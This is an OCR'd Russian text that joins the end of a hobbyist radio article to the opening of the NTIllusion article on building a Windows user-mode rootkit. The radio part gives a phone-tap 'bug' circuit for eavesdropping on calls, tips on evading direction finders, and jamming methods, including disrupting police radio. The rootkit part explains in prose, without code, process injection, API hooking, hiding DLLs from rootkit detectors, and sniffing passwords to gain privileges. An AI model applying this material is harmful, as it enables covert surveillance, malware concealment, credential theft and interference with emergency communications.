
Приёмник можно улучшить: добавить ещё усилительные каскады с настройкой, а также несколько резисторов и конденсаторов для надёжности и эффективности.

2.4.2 — Передатчики

При разработке простого радиопередатчика нужно помнить об осцилляторе — настроенном или кварцевом — и серии усилительных каскадов. После этих ступеней остаётся лишь обеспечить колебания сигнала в антенном проводе.

Ниже приведена простая схема радиопередатчика:





• TR2 — PNP-транзистор
• M — микрофон

Схема работает следующим образом: частота колебаний задаётся кварцем (27 МГц — легальная частота в Великобритании), сигнал усиливается с настроенными нагрузками коллектора транзистора (TR1), после чего излучается в виде радиоволн за счёт колебаний в антенном проводе. Амплитудная модуляция обеспечивается изменением коэффициента усиления транзисторного драйвера путём его подключения к выходу микрофона. Схема довольно неэффективна и, вероятно, даёт сигнал невысокого качества, однако может служить отправной точкой для создания простого AM-радиопередатчика. Работа этой схемы на частотах, требующих лицензирования, в большинстве стран незаконна, поэтому в ряде стран схема *обязана* управляться кварцем на «модельной» радиочастоте. Одним из возможных улучшений является усиление сигнала микрофона перед подачей на транзисторный драйвер.

В качестве устройств для AM-модуляции могут применяться аудиоусилители или операционные усилители. Аудиоусилитель, следующий за осциллятором, обеспечит более высокое качество и более мощный сигнал, а также усиление мощности (то есть амплитуды) синхронно со звуком от микрофона. Этот прирост амплитуды от аудиоусилителя по существу и является применением амплитудной модуляции несущего сигнала, поскольку мощность сигнала изменяется в соответствии с входным звуковым сигналом (от микрофона). Обычный операционный усилитель можно использовать аналогичным образом, подключив неинвертирующий вход к подходящему источнику питания. По существу, это обеспечивает выходное усиление операционного усилителя согласно звуковому сигналу, поскольку оба входа ОУ сравниваются между собой.

---

3 — FM-радио


3.1 — Что такое FM-радио?

FM-радио — это любой вид технологии, использующей радио с FM-модулированными сигналами. Для модуляции несущей радиоволны информацией FM-передатчики незначительно изменяют частоту несущей синхронно с модулирующим сигналом.

3.2 — Модуляция

FM-модуляция заключается в незначительном изменении несущей частоты радиоволны синхронно с частотой модулирующего сигнала.

Модуляция примерного звукового сигнала показана на рисунках ниже:




Диаграммы показывают, что при увеличении частоты модулирующего сигнала частота несущей также возрастает, и наоборот. На диаграмме FM-сигнала это видно по широко разнесённым

полосам при увеличении частоты модулирующего сигнала и более плотно расположенным полосам при её уменьшении.

3.3 — Демодуляция

Когда FM-модулированный несущий сигнал обнаруживается антенным проводом приёмника, для восстановления модулирующего сигнала необходимо обратить FM-модуляцию.

Большинство современных FM-приёмников используют схему, называемую «петлёй фазовой автоподстройки частоты» (ФАПЧ, PLL), которая восстанавливает FM-модулированные радиосигналы с помощью ГУН (генератора, управляемого напряжением — VCO) и «фазового детектора». Ниже приведена структурная схема ФАПЧ, подходящей для FM-приёмников.



Описанная ФАПЧ восстанавливает модулирующий сигнал, подавая на один вход фазового детектора модулированную несущую, а на другой — сигнал ГУН, осциллирующего на частоте РЧ-несущей. Фазовый детектор «сравнивает» две частоты и выдаёт маломощное напряжение, пропорциональное разнице двух «фаз», то есть частот. По существу, выходное напряжение пропорционально тому, на сколько передатчик сдвинул частоту несущей в процессе модуляции. Поэтому выход ФАПЧ, известный как «фазовая ошибка», и является восстановленным модулирующим сигналом. Кроме того, это напряжение подаётся на ГУН как «обратная связь», которую он использует для «слежения» за модуляцией. Реагируя на полученную обратную связь, ГУН соответствующим образом изменяет частоту колебаний, и процесс повторяется по мере необходимости.


В прошлом для демодуляции FM-сигналов применялись менее эффективные и надёжные схемы, такие как «разностный детектор» (ratio detector). Несмотря на меньшую сложность по сравнению с ФАПЧ-методами, работающая схема разностного детектора оказывается несколько сложнее в реализации, чем ФАПЧ.

Следует отметить, что упомянутые ранее супергетеродинные приёмники также можно использовать как FM-приёмники, однако их «детекторы» отличаются от тех, что применяются в АМ-супергетеродинах. Например, ФАПЧ или разностный детектор, описанные здесь, можно использовать совместно с супергетеродинным приёмником для создания FM-радио. Именно этот метод в действительности и применяется большинством коммерческих производителей радиоприёмников.

3.4 — Схемы

3.4.1 — Передатчики

В FM-радиопередатчиках применяются те же общие принципы, что и в AM, за исключением способа модуляции информации. В AM-передатчиках частота несущей более или менее постоянна. В FM-передатчиках же весь принцип основан на незначительном изменении несущей частоты. Это означает, что настроенный осциллятор неприменим, поскольку нам нужно изменять частоту, а не передавать на одной статичной частоте. Метод преодоления этой проблемы будет описан чуть ниже. Простая схема FM-передатчика представлена ниже.



Когда микрофон генерирует звуковые сигналы, ток со звуковыми частотами усиливается и используется для модуляции радиоволны. Поскольку за это отвечает микрофон, нет нужды использовать модуляционные модули, интегральные схемы или другие элементы. В случаях, когда электретный микрофон недоступен для выполнения модуляции, для изменения ёмкости в схеме осциллятора в зависимости от амплитуды модулирующего сигнала можно применить варикапный диод. Это изменяет частоту колебаний осциллятора, обеспечивая тем самым FM-модуляцию.

---

4 — Разное

4.1 — Пиратское радио

Пиратские радиостанции — это просто радиостанции, которые ведут люди, не имеющие лицензии радиолюбителя. Хотя радио является природным ресурсом, во многих странах уже долгое время незаконно передавать радиоволны на определённых частотах. Несмотря на то что в таких странах, как Великобритания, передача на некоторых частотах (около 27 МГц) легальна, жёсткие регламенты FCC снижают допустимый порог до практически бесполезного уровня. Из-за этого ограничения радиолюбители по всему миру создают пиратские радиостанции, используя их для собственного удовольствия, трансляции любимых треков для «публики» и как площадку для начинающих ди-джеев. Некоторые «пиратские» станции соблюдают условия FCC, работая на малой мощности. Такие станции часто называют «свободным радио» или «микромощными станциями».

Правовой статус пиратских радиостанций неоднозначен и варьируется от страны к стране. В некоторых европейских странах можно быть арестованным только за владение незарегистрированным передатчиком. В Ирландии уголовное преследование редко применяется, если не затрагиваются зарегистрированные радиостанции, однако деятельность всё равно считается незаконной. В США разрешена передача на *ничтожной* мощности, что делает эти ограничения почти бесполезными для нелицензированных радиолюбителей и вынуждает их обращаться к пиратскому радио.

Вопреки расхожему мнению, организация пиратской радиостанции — не обязательно сложная задача. Как минимум, желающему создать пиратскую радиостанцию потребуется следующее оборудование:

• Стереосистемы, CD-плееры, микрофоны и т. п.
• Аудиоусилитель
• Аудиомикшер
• Передатчик
• Антенна

Станции, использующие только перечисленное оборудование, иногда звучат довольно грубо и могут создавать помехи другим легальным радиостанциям. Чтобы избежать этого, можно использовать «компрессор», который также ограничивает шум от резких громких звуков на фоне.

Хотя ни один из примеров передатчиков из этой статьи, пожалуй, не обеспечит передачу музыкальных аудиосигналов на достаточное расстояние, они могут послужить отправной точкой для создания собственного, более эффективного оборудования. Кроме того, можно приобрести наборы FM и AM радио, которые способен собрать любой, умеющий обращаться с паяльником.


Длина и высота антенны целиком определяются дальностью, на которую нужно передавать радиосигналы. Из предыдущих разделов можно почерпнуть информацию о правильном выборе размера антенны. Например, быстрая и простая антенна для AM-пиратской радиостанции может быть около 4,5–6 метров высотой.


Чтобы не попасться, вероятно, стоит оставаться в рамках законных ограничений по мощности. В противном случае пеленгационное устройство, применяемое властями, легко определит точное местоположение передатчика.

4.2 — Беспроводное прослушивание телефонов

«Бежевый бокс» (beige boxing) давно является простейшим и наиболее широко используемым способом прослушивания телефонов, перехвата чужих разговоров и использования чужих телефонных линий для звонков на другой конец света. Однако, поскольку это требует физического нахождения вблизи объекта наблюдения, можно применить более безопасный метод, не требующий физической близости к целевой телефонной линии.

Как нетрудно догадаться, звуковые сигналы на целевой телефонной линии можно передавать как радиосигналы на произвольной частоте, и их может принять любой с FM-приёмником. Хотя идея не нова, она представляет собой интересный и полезный проект для начинающих радиолюбителей. Ниже приведена простая схема FM-телефонного «жучка»-передатчика.





• катушка индуктивности должна состоять примерно из 8 витков провода
• длина антенны должна составлять около 5 дюймов (~12,7 см)

Заменив варикап на кварц или переменный конденсатор, можно изменить частотный диапазон, на котором «жучок» передаёт активность линии. Варикап, входящий в состав схемы осциллятора, предназначен для изменения частоты колебаний в зависимости от звукового сигнала, поступающего с зелёного провода телефонной линии. Варикапный диод можно рассматривать как электрически управляемый конденсатор, который в данном случае изменяет свою ёмкость синхронно со звуковой частотой на телефонной линии — вызывая изменение частоты колебаний и тем самым осуществляя частотную модуляцию.

Следующий за ним операционный усилитель обеспечивает дополнительное усиление сигнала, предотвращая появление слабого, ненадёжного сигнала. Для удобства использования светодиод, подключённый к красному проводу пары, должен светиться при наличии сигнала на линии.

Приведённую схему можно доработать для повышения эффективности, а увеличение длины антенны является очевидным способом расширить дальность передачи. Если кому-то потребуется создать и использовать подобное устройство, всё, что понадобится, — FM-радиоприёмник для настройки на нужную частоту. Существуют и гораздо более совершенные конструкции по сравнению с этой минималистичной схемой — при необходимости в практическом FM-телефонном «жучке» в открытом доступе есть множество схем.

4.3 — Подавление сигнала (джамминг)

Технически всё, что нужно для «радиоподавления», — это передать шум на желаемой частоте. Например, если кто-то в Великобритании стал бы передавать РЧ-шум на частоте 30 МГц и выше, это могло бы нарушить радиосвязь полиции. Хотя принципы в целом одинаковы, существует несколько разновидностей подавления сигналов.

• **Модулированный джамминг** — заключается в смешивании различных видов модуляции и передаче результата на желаемой радиочастоте. Цель — существенно затруднить или сделать невозможным приём легитимных радиосигналов.

• **НЧ (непрерывная волна, CW)** — CW-подавление предполагает лишь передачу постоянной несущей частоты после настройки на подавляемую РЧ/диапазон. Это также значительно затрудняет приём нужных радиосигналов.

• **Широкополосный** — широкополосные устройства подавления распространяют гауссов шум по всей полосе звуковых частот, блокируя лёгкий приём легитимных звуковых сигналов.

Простой радиопередатчик легко модифицировать, добавив генератор шума, для успешного подавления произвольных частотных диапазонов. Существует множество других типов радиоглушителей, подробности о которых легко найти в интернете.

---

5 — Заключение

Радио — чрезвычайно полезная технология, существующая не менее столетия. Однако мы только начинаем раскрывать весь её потенциал в новых и перспективных направлениях и, вероятно, будем продолжать делать это ещё несколько сотен лет.

Как мы убедились, вопреки расхожему мнению, использование радио в электронных схемах совсем не так сложно, как можно было бы подумать. Благодаря этому радио можно как применять, так и эксплуатировать в своих целях — для этого достаточно понять лишь несколько базовых принципов этой замечательной технологии. Хотя мы лишь коснулись поверхности, путь вперёд открыт.

---

6 — Библиография

Phrack 60
Low Cost and Portable GPS Jammer
<https://phrack.org/issues/60/13.html#article>

The Art of Electronics
<http://www.artofelectronics.com>

Updates to the article:
http://nettwerked.co.uk/papers/radio.txt

NTIllusion: переносимый Win32 руткит пользовательского пространства

Автор: Kdm

В статье описывается создание руткита пользовательского пространства для Windows. Первая часть закладывает основы и описывает несколько методов внедрения и перехвата кода, а остальная часть статьи посвящена стратегии обеспечения скрытности в пользовательском пространстве. Расширенная версия статьи доступна по ссылке [1] — для новичков, которым нужно предварительно ознакомиться с основами внедрения и перехвата.

Содержание

1. Введение

Руткит — это программа, предназначенная для управления поведением машины. Чаще всего он используется для сокрытия нелегитимного присутствия бэкдора и подобных инструментов. Руткит скрывает определённые объекты при запросах со стороны пользователя, подрывая тем самым уверенность в том, что машина не была скомпрометирована.

Существуют различные виды руткитов. Одни действуют на самом низком уровне операционной системы, работая в пространстве ядра в привилегированном режиме ring 0. Другие функционируют с более низкими привилегиями в ring 3 и называются руткитами пользовательского пространства, поскольку они напрямую нацелены на приложения пользователя, а не на саму систему. Руткиты ring 3 переживают ренессанс в последние годы, так как они более переносимы и универсальны по сравнению с ring 0.

Поскольку существует множество способов оставаться незаметным под Windows, эта статья представляет собой руководство по созданию руткита для Windows на основе проработанной реализации — руткита [NTillusion], удовлетворяющего максимальному числу требований.

Данный руткит разработан для работы с минимально возможными привилегиями учётной записи под Windows. Он не использует административных привилегий для обеспечения скрытности, поскольку располагается непосредственно внутри процессов, принадлежащих текущему пользователю. Иными словами, все программы ring 3, которые пользователь может использовать для перечисления файлов, процессов, ключей реестра и используемых портов, находятся под жёстким контролем и не выдадут нежелательной информации. Тем временем руткит незаметно ожидает паролей, позволяя загружать любые драйверы устройств, как только будет перехвачен пароль администратора.

Как это работает? Всё делается в два этапа. Сначала код руткита внедряется в каждое приложение текущего пользователя, а затем стратегические функции заменяются на собственные реализации. Эти трюки выполняются на лету применительно к работающему процессу, а не к бинарным файлам на жёстком диске — что позволяет обойти защиту файлов Windows, антивирусные средства и инструменты контрольных сумм. Руткит успешно протестирован под Windows 2000/XP, но может работать и на более старых NT. Его архитектура позволяет портировать его на Windows 9x/Me, однако на этих версиях ОС некоторые функции отсутствуют (`VirtualAllocEx`) или ведут себя нештатно (`CreateRemoteThread`).

Это введение было бы неполным без комментариев к отдельным разделам статьи, представляющим особые характеристики руткита. Раздел 3 посвящён захвату пользовательского пространства. Этот механизм уже был представлен Holy_Father в [HIDINGEN], однако здесь он реализован иначе. Фактически руткит действует глобально на уровень выше, что изменяет подход и даёт более простой, но эффективный способ распространения. В отличие от Hacker Defender ([HKDEF_RTK]), NTillusion не требует привилегий администратора. Таким образом, предлагаемый подход отличается как по методу распространения, так и по способу выбора и замены функций.

Это относится и к разделу 4, который вводит необычный способ замены оригинальных функций. С одной стороны, функции в большинстве случаев заменяются на уровне ядра. Поэтому я надеюсь, что эта статья показывает: хорошая скрытность возможна и в пользовательском пространстве. С другой стороны, думая о замене API, разработчики стремятся копать как можно глубже, перехватывая на самом низком уровне. Это иногда хорошо, иногда — нет. Особенно страдает переносимость. NTillusion заменяет высокоуровневые API везде, где это возможно. Поскольку разработчики Windows хотят, чтобы программы, опирающиеся на документированный API, были переносимы между версиями Windows, а руткит перехватывает критические функции этого документированного API, переносимость улучшается. Нет необходимости выполнять проверку версии ОС, и получается более универсальный руткит. Помимо этого, данный раздел предлагает новый способ повышения привилегий — через перехват трафика POP3/FTP для получения логинов и паролей.

Это не единственное новшество: раздел 4.7 предлагает новый способ скрытия DLL, загруженной в процесс. Обычно это делалось через перехват API перечисления модулей в памяти каждого процесса, способного обнаружить руткит. Однако я показываю, как это можно сделать, работая напрямую с недокументированными структурами, на которые указывает Process Environment Block. После этого беспокоиться о последующем обнаружении не нужно. Для проверки метода я скачал детектор руткитов [VICE] и просканировал систему. Без загруженного руткита VICE большую часть времени выдавал ложные срабатывания для стандартных DLL (kernel32/ntdll/...). После загрузки руткита с применением этой техники видимых изменений не было, и VICE по-прежнему обвинял системные DLL в том, что они являются руткитами, как и прежде, — но никаких записей о kNTIllusion.dll, которая при этом эффективно выполняла свою работу, не было.

2. Внедрение и перехват кода

Цель этого раздела — позволить одному процессу заменить функции другого. Это предполагает получение контроля над целевым процессом, а затем аккуратную замену частей его памяти. Начнём с внедрения кода.

Изменение поведения процесса требует вторжения в его пространство памяти для выполнения соответствующего кода. К счастью, Windows выполняет проверки, препятствующие приложению читать или записывать память другого приложения без его разрешения. Тем не менее разработчики Windows предусмотрели несколько способов обхода встроенной межпроцессной защиты, так что исправление памяти чужих процессов во время выполнения — это реальная возможность. Первый шаг в обращении к работающему процессу осуществляется через API `OpenProcess`. Если приложение обладает нужными правами доступа, функция возвращает дескриптор для работы с процессом, в противном случае — отказывает в доступе. Активировав соответствующую привилегию, пользователь может получить доступ к привилегированному процессу, как мы увидим позже. В Windows NT привилегия — это своего рода флаг, предоставляемый пользователю и позволяющий ему преодолевать ограничения, которые в нормальных условиях действуют для определённых частей операционной системы. Это светлая сторона. Но есть и тёмная. Существует множество способов вторгнуться в память работающего процесса и выполнить в нём враждебный код, используя документированные функции Windows API. Следующие методы уже описывались ранее, поэтому ограничусь кратким обзором.

2.1. Системные хуки

Наиболее известный метод использует функцию `SetWindowsHookEx`, которая устанавливает хук в обработчике событий сообщений заданного приложения. При использовании в качестве системного хука — то есть когда хук устанавливается для всего пользовательского пространства и опирается на код в DLL — операционная система внедряет эту DLL в каждый запущенный процесс, соответствующий типу хука. Например, если используется хук `WH_KEYBOARD` и под Блокнотом нажата клавиша, система отобразит DLL хука в адресное пространство notepad.exe. Просто как ABC. Дополнительную информацию по теме см. в [HOOKS] и [MSDN_HOOKS]. Хуки чаще всего используются для разработки патчей или автоматизации действий пользователя, но следующий метод значительно красноречивее.

2.2. CreateRemoteThread

Ещё один подарок для программистов Windows — API `CreateRemoteThread`. Как следует из названия, он позволяет создавать поток в адресном пространстве целевого процесса. Подробное описание см. у Роберта Кустера в [3WAYS]. При нацеливании на процесс с более высоким контекстом привилегий руткит может получить «власть бога», активировав `SeDebugPrivilege`. Подробнее см. код руткита [NTillusion rootkit]. Хотя этот метод кажется интересным, он широко известен и легко блокируется защитным драйвером. Дополнительно см. [REMOTETH]. Кроме того, любая внедрённая этим методом DLL будет легко обнаружена любой программой, выполняющей базовое перечисление модулей. Раздел 4.7 предлагает решение этой проблемы, а следующий раздел представляет менее известный способ запуска кода в целевом процессе.

`CreateRemoteThread` — не единственный отладочный API, позволяющий выполнять код в целевом процессе. Принцип следующего метода состоит в перенаправлении потока выполнения программы на вредоносный код, внедрённый в адресное пространство этой программы. Метод включает три шага. Сначала инжектор выбирает поток процесса и приостанавливает его. Затем внедряет код для выполнения в памяти целевого процесса с помощью `VirtualAllocEx`/`WriteProcessMemory` и корректирует адреса с учётом смены позиций в памяти. Далее устанавливает адрес следующей инструкции для этого потока (регистр eip) на внедрённый код и возобновляет поток. Внедрённый код выполняется в удалённом процессе. Наконец, обеспечивается переход к следующей инструкции, которая была бы выполнена при нормальном ходе программы, чтобы как можно скорее возобновить её работу. Идея манипуляции с контекстом потока изложена в [LSD]. Существуют и другие методы принудительной загрузки заданной DLL в адресное пространство целевого процесса.

По своей структуре ключ `HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Windows\AppInit_DLLs` хранит DLL, которые система загружает в каждый процесс, использующий user32.dll. Дополнительно существуют BHO (Browser Help Objects) — объекты-помощники браузера, действующие как плагины для веб-браузеров и позволяющие загружать код любого рода.

Но просто захватить процесс недостаточно. Получив контроль над адресным пространством целевого процесса, можно заменить его собственные функции на предоставленные нами.

Процедуры перехвата кода критически важны, поскольку должны соответствовать требованиям эффективности и скорости. Описанные в этом разделе методы имеют свои преимущества и недостатки. Как и в случае методов внедрения, существует несколько способов выполнить работу. Цель методов — перенаправить функцию другой программы, когда она загружена в память. Для целевой программы всё происходит так, как будто она вызвала нужные функции обычным образом. Но на самом деле вызов перенаправляется к замещающему API.

Некоторые методы перехвата API основаны на возможностях, намеренно заложенных разработчиками формата PE для упрощения работы загрузчика при отображении модуля в память. Перенаправление функций происходит после выполнения внедрённого в целевой процесс кода. Для понимания принципов работы этих методов необходимо досконально разобраться в формате PE; см. [PE] и запасайтесь терпением — следующие методы весьма полезны.

2.4. Перенаправление таблицы адресов импорта

Внедрив свой код в адресное пространство приложения, можно изменить его поведение. Используется техника «перехвата API» (API hooking), подразумевающая замену API собственными процедурами. Наиболее распространённый способ — изменить таблицу адресов импорта (IAT) заданного модуля.

При запуске программы её различные зоны отображаются в память, а адреса вызываемых функций обновляются в соответствии с версией Windows и пакетом обновлений. Формат PE предоставляет элегантное решение для этого обновления без правки каждого отдельного вызова. При компиляции каждый вызов внешнего API не указывает напрямую на точку входа функции в памяти. Вместо этого используется переход через указатель DWORD, адрес которого находится в таблице под названием Import Address Table (IAT), содержащей адреса всех импортируемых функций. При загрузке загрузчику достаточно исправить каждую запись IAT, чтобы изменить цель каждого вызова для всех API.

Таким образом, для перехвата достаточно исправить IAT, чтобы память указывала на наш код вместо истинной точки входа целевого API. Это даёт полный контроль над приложением, и все последующие вызовы данной функции перенаправляются. Общая идея техники подробно описана в [IVANOV] и [UNLEASHED]. Однако перехват на уровне IAT далеко не надёжен. Косвенные вызовы могут быть пропущены. Чтобы этого избежать, существует лишь одно решение — вставка безусловного перехода!

2.5. Вставка безусловного перехода (jmp)

Данная техника предполагает изменение машинного кода заданного API таким образом, чтобы он выполнял безусловный переход на функцию-замену. Тогда любой вызов — прямой или косвенный — перехваченного API неизбежно будет перенаправлен на новую функцию. Именно такой тип перенаправления функций используется в библиотеке Microsoft Detours [DETOURS]. В теории перенаправление вставкой безусловного перехода просто: нужно найти точку входа перехватываемого API и вставить безусловный переход на новую функцию. Однако этот метод лишает возможности вызывать оригинальный API; существует два способа обойти это неудобство.

Первый — метод, используемый в знаменитом руткита hxdef, или Hacker Defender, который теперь открыт [HKDEF_RTK]. Идея: вставить безусловный переход, сохранив перезаписанную инструкцию в буфере. Когда нужно вызвать оригинальный API, движок перенаправления восстанавливает настоящий API, вызывает его, затем возвращает хук на место. Проблема в том, что хук может быть потерян. Если что-то пойдёт не так, есть шанс, что хук не будет восстановлен при выходе из API. Ещё более серьёзный риск: другой поток приложения может обратиться к API в промежутке между его восстановлением и повторной установкой хука. Таким образом, как знает сам создатель Holy_Father, при использовании этого метода часть вызовов может быть потеряна.

Тем не менее существует другое решение для вызова оригинального API. Оно предполагает создание буфера, содержащего оригинальную версию изменённой зоны памяти API с последующим переходом на адрес, расположенный на 5 байт после начала этой зоны. Этот переход позволяет продолжить выполнение оригинальной функции сразу после безусловного перехода, осуществляющего перенаправление на функцию-замену. Кажется просто?

Нет, это не так. Одна деталь, которую я намеренно откладывал: проблема дизассемблирования инструкций. В машинном коде инструкции имеют переменную длину. Как записать безусловный пятибайтовый переход, не повредив целевой код («не разрезав инструкцию пополам»)? Ответ прост: в большинстве случаев используется базовый движок дизассемблирования. Он позволяет восстановить столько полных инструкций, сколько нужно для достижения размера в пять байт — ровно столько, чтобы вставить безусловный переход. В рутките применяется движок перенаправления, созданный Z0MbiE (см. [ZOMBIE2]).

Этот несколько особенный метод хукинга рассматривался Holy_Father. Если интересно, обратитесь к [HKDEF].

На этом с предпосылками покончено. Теперь рассмотрим, как построить win32-руткит с использованием этих техник.

3. Захват пользовательского пространства

3.1. Руткиты пользовательского пространства против ядра

Для достижения своих целей руткиты ядра в большинстве случаев просто заменяют нативный API собственным, перезаписывая записи в таблице дескрипторов служб (SDT). Для обычной системы Windows им не нужно беспокоиться об устойчивости: как только хук установлен, он будет перехватывать все последующие вызовы для всех процессов. Для руткитов ring 3, действующих на уровне пользователя, ситуация иная. Хук не является глобальным, как в случае ядра, и руткит должен выполнять свой код внутри каждого процесса, способного раскрыть его присутствие.

Некоторые руткиты перехватывают все процессы, запущенные на машине, включая процессы группы SYSTEM. Это требует продвинутых методов внедрения, хукинга и нацеленности на API на очень низком уровне.

Поясню на примере. Допустим, нам нужно, чтобы определённые каталоги не были видны при просмотре жёсткого диска в проводнике. Беглый взгляд на таблицу импорта explorer.exe показывает, что он использует `FindFirstFileA/W` и `FindNextFileA/W` — значит, мы можем перехватить эти функции. На первый взгляд, перехват всех этих функций вместо того, чтобы опуститься на уровень ниже, выглядит утомительно. Да, эти функции опираются на нативный API `ntdll.ZwQueryDirectoryFile`, было бы удобнее перехватить именно его. Это верно для конкретной версии Windows. Но такой подход неидеален с точки зрения совместимости. Чем ниже уровень функций, тем выше вероятность их изменения в разных версиях. К тому же они нередко недокументированы. Итак, с одной стороны: перехват на низком уровне — более точный, но несколько рискованный; с другой — перехват на высоком уровне — менее точный, зато значительно проще в настройке.

NTillusion перехватывает API на высоком уровне, поскольку изначально не предназначался для работы в системных процессах. У каждого выбора есть своя светлая и тёмная сторона. Следующие пункты описывают ограничения, которым должен соответствовать руткит, и требования, которые Windows накладывает на процессы.

3.2. Ограничения...

Руткит предназначен для обеспечения скрытности текущего пользователя на локальной машине. Он разработан специально для случаев, когда по той или иной причине уровень администратора недостижим. Это показывает, что получение root иногда не является обязательным условием для незаметного присутствия. Это представляет реальную угрозу, поскольку у пользователей Windows есть дурная привычка устанавливать максимальный уровень привилегий для своей учётной записи вместо того, чтобы активировать его через `runas` только при необходимости. Таким образом, если пользователь в данный момент не является администратором, он, скорее всего, не является им вообще, и руткит пользовательского пространства прекрасно справится с задачей. В противном случае пора переходить в режим ядра.

Таким образом, руткит рассчитан исключительно на привилегии текущего пользователя для достижения невидимости — будь это администратор или нет. Затем он начинает ожидать паролей,

собираемых пользователями с помощью метода `runas`, что позволяет повышать привилегии. Он также может перехватывать веб-трафик для динамического получения паролей POP3/FTP на лету. Это возможно, но несколько слишком жёстко...

3.3. ...и дополнительные требования

Windows поддерживает встроенную межпроцессную защиту: процесс не может обратиться к другому, если тот не принадлежит его группе или у обращающегося нет привилегий администратора или отладки. Поэтому руткит будет ограничен влиянием на процессы текущего пользователя. Напротив, получив привилегии администратора, он может добавить себя в ключ `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` и скрыть своё присутствие, оставаясь активным для всех пользователей на машине.

По архитектуре руткита привилегированные процессы смогут видеть систему такой, какая она есть. Поэтому удалённое администрирование может раскрыть руткит, как и FTP- или HTTP-серверы, работающие в качестве служб. Решение проблемы — затронуть и системные процессы, но задача это крайне сложная и избыточная для простой игры в кошки-мышки.

3.4. Установка глобального хука для захвата пользовательского пространства

Чтобы быть эффективным, руткит должен работать во всех видимых приложениях, способных раскрыть нежелательное присутствие. Попытка внедрения в каждый запущенный процесс при загрузке руткита — не лучшая идея, поскольку это не затронет процессы, запущенные позже. Идеальный способ — установить системный хук с помощью `SetWindowsHookEx` для событий `WH_CBT`. Тогда DLL руткита будет внедряться во все запущенные графические процессы сразу, как только они появятся на экране. К сожалению, `WH_CBT` касается только процессов, использующих user32.dll, поэтому некоторые консольные программы (cmd, netstat и т.д.) останутся незатронутыми. По этой причине руткит также должен воздействовать на процессы так, чтобы получать уведомление и внедряться при создании нового процесса. Это достигается перехватом функции `CreateProcessW` во всех внедрённых процессах. Таким образом, руткит будет выполняться внутри любого вновь созданного процесса. Замена `CreateProcessW` и системный хук дополняют друг друга. Эта комбинация идеально охватывает все ситуации: запуск графического или консольного процесса из проводника, диспетчера задач или любого другого приложения. Она также имеет то преимущество, что внедряет руткит в диспетчер задач, когда пользователь нажимает Ctrl+Alt+Del. В этом случае диспетчер задач 